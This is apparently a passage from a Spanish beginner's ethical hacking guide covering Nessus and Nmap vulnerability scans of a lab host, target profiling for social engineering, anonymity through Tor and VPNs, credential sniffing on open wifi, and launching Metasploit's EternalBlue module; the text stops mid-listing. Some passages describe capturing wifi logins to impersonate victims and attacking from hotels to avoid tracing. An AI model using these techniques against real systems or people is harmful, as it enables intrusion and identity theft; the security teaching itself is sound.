
Escaneos de vulnerabilidades

Pasamos ahora a otra parte importante en esta fase. El escaneo de vulnerabilidades. Existen muchísimas herramientas a usar, pero nosotros utilizaremos 2. No es muy útil usar solo una, puesto que nos puede arrojar muchos falsos positivos. Yo suelo usar Nessus más Nmap

Si os fijáis, siempre uso nmap, y pensareis... pero ¿esto no es un escáner de puertos? Sí, pero tiene scripts para vulnerabilidades también. Lo veremos en este apartado como una extensión del anterior. Ya os dije, que Nmap es muy útil.

Lo primero, descargar las herramientas. Nessus desde su página. Es esta y debéis daros de alta. Recibiréis un código de activación en vuestro mail y la versión free solo dejará que escaneéis como mucho 16 ip's a la vez.

Podéis descargarlo desde aquí.


<https://es-la.tenable.com/products/nessus/activation-code>

Para su activación es simple. Descargáis el software en kali, tendréis una extensión dpkg y lo descomprimís de la siguiente forma.

```
root@kali:~/Descargas# dpkg -i Nessus-8.10.0-debian6_amd64.deb
```

Después seguid las indicaciones que os vayan dando.

Una vez descargado, tendremos una pantalla similar a esta. Tendréis que ir a New Scan en la parte superior derecha y clicar.



The screenshot shows the Nessus web interface. On the left, there is a sidebar with 'Folders' (My Scans, All Scans, Trash), 'Resources' (Policies, Plugin Rules, Scanners), and 'Tenable' (Community). The main area is titled 'My Scans' and shows a table with three rows: 'che meta' (Schedule: On Demand, Last Modified: May 8 at 8:39 PM), 'tssciberseguridad' (Schedule: On Demand, Last Modified: May 8 at 9:14 AM), and 'red' (Schedule: On Demand, Last Modified: May 8 at 9:07 AM). At the top right of the main area, there is a 'New Scan' button, which is highlighted with a red box.

Una vez clicado, aparecerá lo siguiente.

The screenshot shows the 'Scan Templates' section of the Tenable.io web interface. On the left, there's a sidebar with 'FOLDERS' containing 'My Scans', 'All Scans', and 'Trash'. Below that are 'RESOURCES' sections for 'Policies', 'Plugin Rules', and 'Scanners'. Under 'TENABLE', there are 'Community' and 'Research' links. A 'Tenable News' section is also present. The main content area is titled 'Scan Templates' with a 'Back to Scans' link. It has tabs for 'Scanner' (selected) and 'User Defined'. A search bar is at the top right. The 'DISCOVERY' section contains a card for 'Host Discovery'. The 'VULNERABILITIES' section contains cards for: 'Basic Network Scan' (a full system scan), 'Advanced Scan' (a scan without recommendations), 'Advanced Dynamic Scan' (a dynamic plugin scan), 'Malware Scan' (a scan for malware on Windows and Unix systems), 'Mobile Device Scan' (assesses mobile devices via Microsoft Exchange or an MDM), 'Web Application Tests' (a scan for published and unknown web vulnerabilities), 'Credentialed Patch Audit' (authenticates hosts and enumerates missing updates), 'Badlock Detection' (remote and local checks for CVE-2016-2118 and CVE-2016-0128), 'Bash Shellshock Detection' (remote and local checks for CVE-2014-6271), 'DROWN Detection' (remote checks for CVE-2016-0800), 'Intel AMT Security Bypass' (remote and local checks for CVE-2017-5689), and 'Shadow Brokers Scan' (a scan for vulnerabilities disclosed in the Shadow Brokers leaks).

Son opciones varias de escaneo. Para escanear una web, seleccionamos Web Aplicacion Tests. Si es una ip o rango de ip's, tendremos que seleccionar Basic Network Scan o Advanced Scan (en este último, debes configurarlo como quieras)

Una vez que escaneamos un objetivo, nos va a pareciendo su evolución en pantalla y nos muestra las vulnerabilidades por criticidad. Su orden descendente sería Critica, Alta, media, baja y por ultimo, info.

The screenshot shows the Tenable.io dashboard. At the top, there are tabs for 'Hosts' (1), 'Vulnerabilities' (117), 'Remediations' (15), 'Notes' (1), and 'History' (1). Below that is a search bar with 'Filter' and 'Search Hosts' fields, and a status indicator '1 Host'. The main area displays a table for a single host, '192.168.17.136'. The table has two columns: 'Host' (checkbox) and 'Vulnerabilities' (dropdown). The 'Vulnerabilities' column is highlighted with a red box. Below the table, a horizontal bar shows the distribution of vulnerabilities by severity: 19 critical (red), 57 high (orange), 135 medium (yellow), 17 low (green), and 172 info (blue). An 'x' button is at the end of the bar.

Aquí vemos las vulnerabilidades del host y abajo nos las muestra individualmente.

<input type="checkbox"/>	Sev ▾	Name ▾	Family ▾	Count ▾
<input type="checkbox"/>	MIXED	26 ISC Bind (Multiple...)	DNS	26
<input type="checkbox"/>	MIXED	24 Apache HTTP Ser...	Web Servers	24
<input type="checkbox"/>	MIXED	21 PHP (Multiple Iss...)	CGI abuses	21
<input type="checkbox"/>	MIXED	16 Samba (Multiple I...	Misc.	16
<input type="checkbox"/>	MIXED	13 Mysql (Multiple Is...	Databases	13
<input type="checkbox"/>	MIXED	11 Proftpd (Multiple I...	FTP	11
<input type="checkbox"/>	MIXED	10 Postgresql (Multip...	Databases	10
<input type="checkbox"/>	CRITICAL	2 SSL (Multiple Iss...	Gain a shell remotely	3
<input type="checkbox"/>	CRITICAL	Bind Shell Backdoor D...	Backdoors	1
<input type="checkbox"/>	CRITICAL	NFS Exported Share In...	RPC	1
<input type="checkbox"/>	CRITICAL	rexecd Service Detection	Service detection	1
<input type="checkbox"/>	CRITICAL	Unix Operating System...	General	1
<input type="checkbox"/>	CRITICAL	UnrealIRCd Backdoor ...	Backdoors	1
<input type="checkbox"/>	CRITICAL	VNC Server 'password' ...	Gain a shell remotely	1

Entre los errores, nos puede arrojar información directa como esta vulnerabilidad.

[« Back to Vulnerabilities](#)

Vulnerabilities 117

CRITICAL VNC Server 'password' Password

Description

The VNC server running on the remote host is secured with a weak password. Nessus was able to login using authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.

Solution

Secure the VNC service with a strong password.

Output

Port	Hosts
5900 / tcp / vnc	192.168.17.136

Nessus logged in using a password of "password".

Donde nos dice que la contraseña es password. o bien nos muestra cómo explotar la vulnerabilidad en Metasploit (herramienta que veremos en la fase de ataque)

CRITICAL UnrealIRCd Backdoor Detection

Description
The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.

Solution
Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.

See Also
<https://seclists.org/fulldisclosure/2010/Jun/277>
<https://seclists.org/fulldisclosure/2010/Jun/284>
<http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt>

Output

```
The remote IRC server is running as :
uid=0(root) gid=0(root)
```

Port	Hosts
6667 / tcp / irc	192.168.17.136

Plugin Details

Severity: Critical
ID: 46882
Version: 1.15
Type: remote
Family: Backdoors
Published: June 14, 2010
Modified: November 28, 2018

Risk Information

Risk Factor: Critical
CVSS Base Score: 10.0
CVSS Temporal Score: 8.3
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:/C/A:C
CVSS Temporal Vector: CVSS2#E:F/RL:OF/RC:C

Vulnerability Information

CPE: cpe:/a:unrealircd:unrealircd
Exploit Available: true
Exploit Ease: Exploits are available
Patch Pub Date: June 12, 2010
Vulnerability Pub Date: June 12, 2010

Exploitable With

Metasploit (UnrealIRC 3.2.8.1 Backdoor Command Execution)
CANVAS ()

Reference Information

Como veis, es muy útil, pero puede arrojar excesiva información que puede confundirnos en nuestro ataque. Por ello, la experiencia es un grado a la hora de usar este software. No cometáis el error de leer solo las vulnerabilidades críticas y altas, sino que leer todas, a veces, una información es más útil que un posible ataque.

Vamos a pasar ahora a Nmap de nuevo. Sí, otra vez. Pero lo vamos a usar como un escáner de vulnerabilidades. Una vez que hemos realizado nuestros escaneos iniciales para ver puertos, versiones, sistema operativo etc, ahora vamos a usar nmap como escáner de vulnerabilidades.

La forma de lanzarlo es sencilla. Lanzaremos con el script vuln y auth.

```
root@kali:~/Descargas# nmap -v --script=vuln --script=auth 192.168.17.136
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-10 12:02 CEST
NSE: Loaded 133 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 12:02
[
```

Y veremos qué nos arroja. Además de darnos la información de un escaneo normal, a mayores nos informa de posibles vulnerabilidades.

Os mostraré algunos resultados, puesto que mostrar todo, podría llevarme varias páginas.

State: VULNERABLE
Transport Layer Security (TLS) services that use anonymous Diffie-Hellman key exchange only provide protection against passive eavesdropping, and are vulnerable to active man-in-the-middle attacks which could completely compromise the confidentiality and integrity of any data exchanged over the resulting session.

Check results:

```
ANONYMOUS DH GROUP 1
  Cipher Suite: TLS_DH_anon_WITH_AES_128_CBC_SHA
  Modulus Type: Safe prime
  Modulus Source: postfix builtin
  Modulus Length: 1024
  Generator Length: 8
  Public Key Length: 1024
```

References:
<https://www.ietf.org/rfc/rfc2246.txt>

Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)

State: VULNERABLE
IDs: CVE: CVE-2015-4000 OSVDB: 122331

The Transport Layer Security (TLS) protocol contains a flaw that is triggered when handling Diffie-Hellman key exchanges defined with the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker to downgrade the security of a TLS session to 512-bit export-grade cryptography, which is significantly weaker, allowing the attacker to more easily break the encryption and monitor or tamper with the encrypted stream.

Disclosure date: 2015-5-19

Check results:

```
EXPORT-GRADE DH GROUP 1
  Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
  Modulus Type: Safe prime
  Modulus Source: Unknown/Custom-generated
  Modulus Length: 512
  Generator Length: 8
  Public Key Length: 512
```

References:
<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000>
<http://osvdb.org/122331>
<https://weakdh.org>

Diffie-Hellman Key Exchange Insufficient Group Strength

State: VULNERABLE
Transport Layer Security (TLS) services that use Diffie-Hellman groups of insufficient strength, especially those using one of a few commonly shared groups, may be susceptible to passive eavesdropping attacks.

Aquí algunas vulnerabilidades con su CVE (identificativo de vulnerabilidad). En la siguiente imagen, más vulnerabilidades. Como podéis observar, nmap nos muestra un potencial muy interesante.

```
1099/tcp open rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|     RMI registry default configuration remote code execution vulnerability
|       State: VULNERABLE
|         Default configuration of RMI registry allows loading classes from remote URLs

|   References:
|     https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/m
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
| mysql-empty-password:
|   root account has empty password
mysql-users:
|   debian-sys-maint
|   guest
|   root
5432/tcp open postgresql
| ssl-ccs-injection:
|   VULNERABLE:
|     SSL/TLS MITM vulnerability (CCS Injection)
|       State: VULNERABLE
|         Risk factor: High
|           OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|             does not properly restrict processing of ChangeCipherSpec messages,
|               which allows man-in-the-middle attackers to trigger use of a zero
|                 length master key in certain OpenSSL-to-OpenSSL communications, and
|                   consequently hijack sessions or obtain sensitive information, via
|                     a crafted TLS handshake, aka the "CCS Injection" vulnerability.

|   References:
|     http://www.openssl.org/news/secadv_20140605.txt
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
|     http://www.cvedetails.com/cve/2014-0224
ssl-dh-params:
|   VULNERABLE:
|     Diffie-Hellman Key Exchange Insufficient Group Strength
|       State: VULNERABLE
|         Transport Layer Security (TLS) services that use Diffie-Hellman groups
|           of insufficient strength, especially those using one of a few commonly
|             shared groups, may be susceptible to passive eavesdropping attacks.

|   Check results:
|     WEAK DH GROUP 1
|       Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA
|       Modulus Type: Safe prime
```

Existen muchísimas más herramientas para el escaneo de vulnerabilidades, pero yo os recomiendo estas dos. De hecho, es bueno hacerlo con las dos y después sacar denominadores comunes en los resultados que nos den.

Bueno, pues vista la fase de escaneo. Para mí es una extensión de la primera, aunque se diferencia en el nombre. Seguimos recogiendo la información del objetivo.

Capítulo 4

Creación del Perfil según lo recolectado

Bueno, esta es la parte dónde vamos a poder recomponer toda la información sacada y posteriormente crear un perfil de la víctima, para poder tener éxito en el ataque.

En el perfil, podemos sacar varias partes.

Dentro del objetivo tecnológico (web, ip's...) podremos sacar el perfil de las personas también como hemos visto anteriormente. La información que podemos obtener es:

- Ip (la ip del objetivo)
- Si esa ip es compartida (que haya varias webs en esa ip, por ejemplo)
- Nombre de los servidores (ampliar el rango de ataque si no conseguimos nada en esa ip)
- Servidor de correo (otro vector de ataque)
- Puertos abiertos
- Servicios que corren en esos puertos
- Escaneo de vulnerabilidades
- En la parte de personas podemos sacar lo siguiente:
 - o Correos electrónicos de las personas de la organización
 - o Sus nicks
 - o Sus nombres
 - o Sus aficiones (búsqueda en redes sociales de nicks o de correos)

Aquí tendremos que decidir con lo que hemos recolectado, qué tipo de ataque/es vamos a lanzar. Quizás la infraestructura tecnológica es muy fuerte y solo podemos atacar vía personas, con lo que nos tendremos que ir a la ingeniería social, que consiste en “engaños” a la víctima para que nos dé información con haga clic en algún enlace que le envíemos por mail, por sms, por redes sociales...ahí depende del atacante la creatividad para el engaño. Kevin Mitnick, fue un auténtico experto en ingeniería social. Fue un hacker de los años 80, que realizaba ataques basándose en esta técnica. Fue encarcelado y puesto en libertad y ahora tiene su propia empresa informática. Podéis contactar con él vía linkedin.

<https://www.linkedin.com/in/kevinmitnick/>

¿Cómo hacer nuestro planning de ataque? Aquí podemos desarrollar una infinidad de métodos y fórmulas, para plasmarlo de cualquier forma y poder posteriormente sacar posibles ataques que puedan tener éxito. Os pongo un ejemplo en la imagen siguiente:

Objetivo libroguiahacker.con

Ip= xxxx **pdf's capturados para metadata= user_1, user_2**
Dns= xxxx **Correos electrónicos= user_1@libroguiahacker.con**
Servidor correo= xxx **info de linkedin= user_1 CEO de la compañía**
Dir. empresa= calle guiacker 23 **Telefono empresa= xxxxx**
Empresa de hosting= xxx **Persona de contacto hosting=xxxx**
Web tras un waf **El waf es = xxxxx**
Usuario escritor del blog= xxxxx
Puertos abiertos y con posibles bugs= 21, 25, 110, 443, 3306
Version wordpres vulnerable 4.7.1
Vulnerabilidad detectada en la base de datos mysql (usuario root sin password)

Como veis, el objetivo es falso. Además, terminado en con en vez de com. No es un error, es por lógica no poner un objetivo real.

Ahí podemos ver un ejemplo de lo que hemos recolectado (todo usando los métodos que hemos visto hasta ahora). Vemos que tenemos objetivos tecnológicos y personas. Podemos intentar ataques de tecnología (desde el teclado de nuestro equipo atacante) a los ataques de ingeniería social, con todo lo recolectado. Pero siempre, debemos tener algo así. Un plan de lo que hemos sacado en las primeras fases.

Esto no lo hace casi nadie. El auditor entra en la guerra del precio hora y cuando antes termine la auditoría, más dinero rentabiliza. Un ejemplo, si por una auditoría web cobran 1.000 € y el auditor hace el trabajo en 24 horas (3 días laborales), el precio por hora nos sale a 41,66 €/hora. Pero si tardamos 8 horas en realizar el trabajo, el precio por hora nos sale a 125 € la hora. La diferencia está clara, ¿verdad?

Es por ello que se realizan muchísimo trabajo automatizado y las auditorías no son 100% correctas. Se necesita un tiempo para realizarlas correctamente. Para poder desarrollar nuestro trabajo con profesionalidad. Es por ello, que los ciberdelincuentes, que sí le meten horas, consiguen sus objetivos. Porque si el ataque es dirigido, se pasan días y semanas recolectando información.

En conclusión, debemos plasmar siempre lo que consigamos en un archivo o bien en físico, en un papel o cartulina o pizarra, donde lo veamos todo mucho más claro y podamos seguir avanzando con éxito. Además, que no dejaremos nada por hacer, ya que iremos paso a paso según lo que hemos recolectado.

Capítulo 4

Anonimato

En este apartado, vamos a explicar la parte de anonimato. Los atacantes lo usan para no ser detectados en sus ataques. Hay muchas formas de anonimizarse. Ahora existen las vpn's (red privada virtual) que ocultan nuestra ip por la del servidor donde nos conectemos. De esta forma no podrán saber quién realmente ataca. Existen paraísos digitales como suiza, los países bajos etc. donde no dan información de sus logs ni de quienes están detrás de una ip o servidor.

Existe el proyecto TOR, para anonimizar nuestra ip cuando navegamos. TOR nos protege en el protocolo de navegación, pero solo en ese protocolo. Si usamos otros protocolos, aparecerá nuestra ip pública.

Para saber nuestra ip publica es sencillo, nos podemos ir a esta página y ahí nos lo indica. <https://www.cual-es-mi-ip.net/>

The screenshot shows a web browser window with the URL <https://www.cual-es-mi-ip.net/>. The page title is "CUALESMI IP". The main content area displays the following information:

- Tu dirección IP es:** [REDACTED] 6 (with a blue oval around it)
- Geolocalizar IP** button
- ¿Qué es la IP?** (with a blue oval around it)

La IP se traduce por Internet Protocol, protocolo de Internet en español, y se trata de un protocolo de comunicación de datos a través de una red de paquetes combinados.
- ¿Qué es una dirección IP?** (with a blue oval around it)

Una dirección IP es un número que identifica de forma única a una interfaz en red de cualquier dispositivo conectado a ella que utilice el protocolo IP (Internet Protocol), que corresponde al nivel de red.
- ¿Qué diferencia hay entre dirección IP pública y privada?** (with a blue oval around it)


La dirección IP puede ser pública o privada:

 - La dirección IP pública es un número único que identifica nuestra red desde el exterior.
 - La dirección IP privada es un número único que identifica a un dispositivo conectado en la red.
- Proveedor de Internet:** Telefonica de Espana (with a blue oval around it)
- País:** Spain (with a blue oval around it)
- Proxy:** no (with a blue oval around it)

Si entráis os dará vuestra ip pública (la que se ve desde internet), el proveedor de internet, país y si navegamos a través de un proxy.

Si usamos TOR podremos navegar pivotando por varias ip's para anonimizar NUESTRA NAVEGACION. Lo pongo en mayúsculas, porque solo la navegación. Otra cosa, es que ataquemos a un objetivo, desde una página de ataque tipo pentest-tools y lo hagamos desde TOR.

Aquí vamos a navegar por Google, a través de TOR. Si clico en el candado verde de arriba a la derecha, veremos por donde está pasando nuestra ip y cual aparecerá si alguien puede localizarnos.



Como veis, pasamos por Letonia, Holanda y Alemania. Podemos modificar el circuito si queremos, clicando sobre “Nuevo Circuito para este Sitio”, en el recuadro azul.

Pero para anonimizarnos mejor, yo usaría una vpn. Las hay gratis y de pago. Yo uso una que se puede descargar de aquí <https://mullvad.net/es/>

Son 5 € al mes, pero es una herramienta muy potente. Cuando hago una auditoria y existe un waf o firewall que me bloquea la ip, usa esta vpn para ir cambiando mi ip y poder ir sacando la información que necesito.

La aplicación nos conecta al servidor que queramos entre varias partes del mundo.



En esta imagen estaríamos conectados desde Suecia.

Es una forma muy eficaz y rápida de cambiar de ip y seguir siendo anónimos.

A mayores, podríamos no sólo usar vpn sino que además los ciberdelincuentes realiza sus ataques en sitios con redes abiertas como puede ser un hotel o bien una cafetería, donde si por algún caso, pudieran conseguir la ip del atacante, tendrían finalmente la de un hotel o la de una cafetería.

Por otro lado, los hoteles o sitios con wifis abiertas (antepongo los hoteles, porque es un sitio donde l 90% de la gente se conecta a la wifi gratis y siempre se conectan a sus correos), podemos usar un simple programa para que esnife usuario y contraseña y podamos suplantar una identidad. Si conseguimos un correo electrónico, su contraseña y la ip donde se conecta, podemos entrar nosotros y realizar ataques desde

la cuenta de correo atacada, siendo el principal sospechoso esta víctima, por conectarse a una red wifi abierta.

```
Capturing on wlan0:192.168.64.223 [eth0:6:80:ef:50:0e]
192.168.66.3:3128<>192.168.64.19:3301
Host: id.rambler.ru
Referer: http://www.rambler.ru/
login=sdfsdfs
passw=sdfsdfsdfasfadf

HTTP Authorization intercepted
192.168.66.3:3128<>192.168.64.19:3301
Host: id.rambler.ru
Referer: http://www.rambler.ru/
login=sdfsdfs
passw=sdfsdfsdfasfadf

HTTP Authorization intercepted
192.168.66.3:3128<>192.168.64.19:3248
Host: id.rambler.ru
Referer: http://www.rambler.ru/
login=sdfsdfs
passw=sdfsdfsdfasfadf

HTTP Authorization intercepted
192.168.66.3:3128<>192.168.64.19:3248
Host: id.rambler.ru
Referer: http://www.rambler.ru/
login=sdfsdfs
passw=sdfsdfsdfasfadf
```

En esta imagen vemos usuarios y contraseñas capturados en una red, con su ip o host para conectarse en remoto. Esta herramienta se llama interceptor-ng y puede ser utilizada desde un móvil.

Es sencillo que nuestros correos, usuarios, contraseñas caigan en cualquiera de estas herramientas de robo de credenciales. Yo os recomiendo cuando vayáis a un hotel, no usar nunca la wifi abierta (hotel, cafetería, bar, salón de actos, evento...). Usad vuestro móvil como router. Es mucho más seguro.

Capítulo 5

El ataque

Ya estamos en la parte más esperada y la que nos puede hacer desesperarnos...

En esta fase es en la que usaremos todo lo recolectado anteriormente. Es necesario recordar que, sin tener información sobre un objetivo, se nos puede hacer casi imposible atacar con éxito. Sí, existen mafias donde lanzan un ransomware a un millón de correos y alguien clica, pero no es un ataque dirigido, sino un ataque aleatorio. Esto no nos sirve, porque no somos delincuentes. Somos expertos en hacking ético (al menos estamos empezando a investigar).

En esta fase podemos diferenciar dos tipos de ataques.

- Directo
- Indirecto

El primero es el que usamos por un fallo técnico que hemos encontrado ya sea en el software o en una mala configuración de este. O bien un fallo al usar usuarios y contraseñas débiles que hemos capturado en nuestro proceso de recolección.

El segundo es más dirigido a las personas. Por ejemplo, el famoso phishing, es un ataque indirecto que termina entrando en el sistema, por un error humano.

Por cierto, los errores humanos vienen dados por falta de concienciación, algo que les pertenece a los directivos, el contratar cursos y charlas de este tipo. No podemos pretender que un auxiliar administrativo, tenga conciencia de ciberseguridad sin darle formación pertinente. Es por ello, que las formaciones de ciberseguridad en la parte de conocimiento de ataques deberían ser obligatorias como lo son la de riesgos laborales, por ejemplo.

En este capítulo vamos a realizar diversos ataques.

Atacaremos una maquina antigua. Un Windows XP.

Atacaremos una maquina medio antigua. Windows 7.

Atacaremos una maquina nueva. Un Windows 10.

Atacaremos una maquina Linux por malas configuraciones o software no actualizado.

También os mostraré como podemos hacer un phishing de forma sencilla y ocultarnos tras un mail anónimos o falsificado, para que no puedan rastrearnos.

Capítulo 5

Metasploit, nuestra herramienta amiga

Para la realización de ataques a maquinas, aprovechando vulnerabilidades que hemos encontrado anteriormente, usaremos una herramienta que viene por defecto en Kali. La herramienta es Metasploit. Antes de usarla por primera vez, debemos conectar nuestra base de datos, que también la tenemos por defecto en Kali e iniciar un usuario por medio de consola.

Vamos a arrancar la base de datos postgresql en Kali, de la siguiente forma.

```
root@kali:~# service postgresql start  
root@kali:~# █
```

Ahora, si es la primera vez que usamos metasploit, debemos crear el usuario con la base de datos, de forma automática, de la siguiente manera.

```
root@kali:~# msfdb init
```

Una vez hecho esto arrancamos nuestro Kali.

```
root@kali:~# msfconsole  
-----  
The pg and/or activerecord gem version has changed, meaning deprecated pg constants  
may no longer be in use, so try deleting this file to see if the  
'The PGconn, PGresult, and PGError constants are deprecated...' message has gone:  
/opt/metasploit-framework/embedded/framework/lib/pg/deprecated_constants.rb  
-----  
  
Metasploit Park, System Security Interface  
Version 4.0.5, Alpha E  
Ready...  
> access security  
access: PERMISSION DENIED.  
> access security grid  
access: PERMISSION DENIED.  
> access main security grid  
access: PERMISSION DENIED....and...  
YOU DIDN'T SAY THE MAGIC WORD!  
  
=[ metasploit v5.0.92-dev- ]  
+ -- --=[ 2023 exploits - 1101 auxiliary - 343 post ]  
+ -- --=[ 562 payloads - 45 encoders - 10 nops ]  
+ -- --=[ 7 evasion ]  
  
Metasploit tip: Use the resource command to run commands from a file  
msf5 > █
```

!!!!Pues a empezar a jugar!!!!

Metasploit se compone de una serie de programitas que nos van a ayudar en nuestro ataque. Tenemos exploits, payloads, auxiliary y post...también tenemos encoders y nops, pero vamos a ver los primeros.

```
=[ metasploit v5.0.93-dev- ]  
+ -- --=[ 2028 exploits - 1102 auxiliary - 343 post ]  
+ -- --=[ 562 payloads - 45 encoders - 10 nops ]  
+ -- --=[ 7 evasion ]
```

Un exploit es un programa que se aprovecha de una vulnerabilidad de otro software para conseguir algo, ya sea una denegación del servicio o una intrusión. Para que el exploit funcione correctamente, usaremos los payloads, que son otros programas que ayudan al exploit para conseguir algo, por ejemplo, un acceso remoto.

Tenemos los auxiliary, que como su nombre indican son auxiliares que te ayudan sobre todo a recoger mucha información de un objetivo y los posts, que una vez tenemos una acceso, podemos usarlos o bien para sacar más información, o para conseguir pivotar entre otras máquinas, entre otras muchas cosas.

Esta es una explicación muy simple de lo que es metasploit y de lo que se compone, pero para los que estáis leyendo esta guía os puede valer. De vosotros depende que os adentréis más en el conocimiento de esta herramienta.

Bueno, nosotros vamos a usar una serie de comandos constantemente, por lo menos en esta guía que es de iniciación, aunque muchos de vosotros, os sorprenderéis de los resultados que vais a conseguir.

Los comandos a usar son:

- Search (para hacer una búsqueda)
- Use (para usar algo)
- Info (nos da información de algo)
- Show options (para mostrar las opciones de un exploit, auxiliar, payload o post)
- Set (para configurar opciones)
- Y alguno más...pero, sobre todo, estos indicados.

Vamos a probar cada uno de ellos. Con ejemplos e imágenes, todo se ve más claro.

Empezamos con search.

Aquí lo usamos para buscar todo lo que nos figure con la palabra eternalblue. Nos aparecen 6 referencias entre auxiliares y exploits.

```
msf5 > search eternalblue
Matching Modules
=====
#  Name                               Disclosure Date  Rank   Check  Description
-  ---
0  auxiliary/admin/smb/ms17_010_command      2017-03-14    normal  No    MS17-010 EternalRomance/EternalSynergy/Et
rnalChampion SMB Remote Windows Command Execution
1  auxiliary/scanner/smb/smb_ms17_010          2017-03-14    normal  No    MS17-010 SMB RCE Detection
2  exploit/windows/smb/ms17_010_**eternalblue**  2017-03-14    average Yes   MS17-010 **EternalBlue** SMB Remote Windows K
rnel Pool Corruption
3  exploit/windows/smb/ms17_010_**eternalblue**_win8 2017-03-14    average No    MS17-010 **EternalBlue** SMB Remote Windows K
rnel Pool Corruption for Win8+
4  exploit/windows/smb/ms17_010_psexec        2017-03-14    normal  Yes   MS17-010 EternalRomance/EternalSynergy/Et
rnalChampion SMB Remote Windows Code Execution
5  exploit/windows/smb/smb_doublepulsar_rce     2017-04-14    great   Yes   SMB DOUBLEPULSAR Remote Code Execution
```

Si os fijáis, tienen un numero al principio. Ese identificativo, lo podemos usar para seleccionar la opción que más nos interese.

```
msf5 > use 2
msf5 exploit(**windows/smb/ms17_010_**eternalblue**) >
```

Como veis, al poner la opción 2, nos selecciona el exploit correspondiente. Sabemos que estamos en esa opción, porque si os fijáis, aparece en rojo en la parte de la consola.

Una vez dentro, podremos ver información de lo que hace en este caso el exploit seleccionado.

```
msf5 exploit(**windows/smb/ms17_010_**eternalblue**) > info
Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
Module: exploit/windows/smb/ms17_010_**eternalblue**
Platform: Windows
Arch:
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Average
Disclosed: 2017-03-14

Provided by:
Sean Dillon <sean.dillon@riskSense.com>
Dylan Davis <dylan.davis@riskSense.com>
Equation Group
Shadow Brokers
theLightCosine

Available targets:
Id  Name
--  --
0   Windows 7 and Server 2008 R2 (x64) All Service Packs

Check supported:
Yes

Basic options:
Name      Current Setting  Required  Description
----      -----          -----      -----
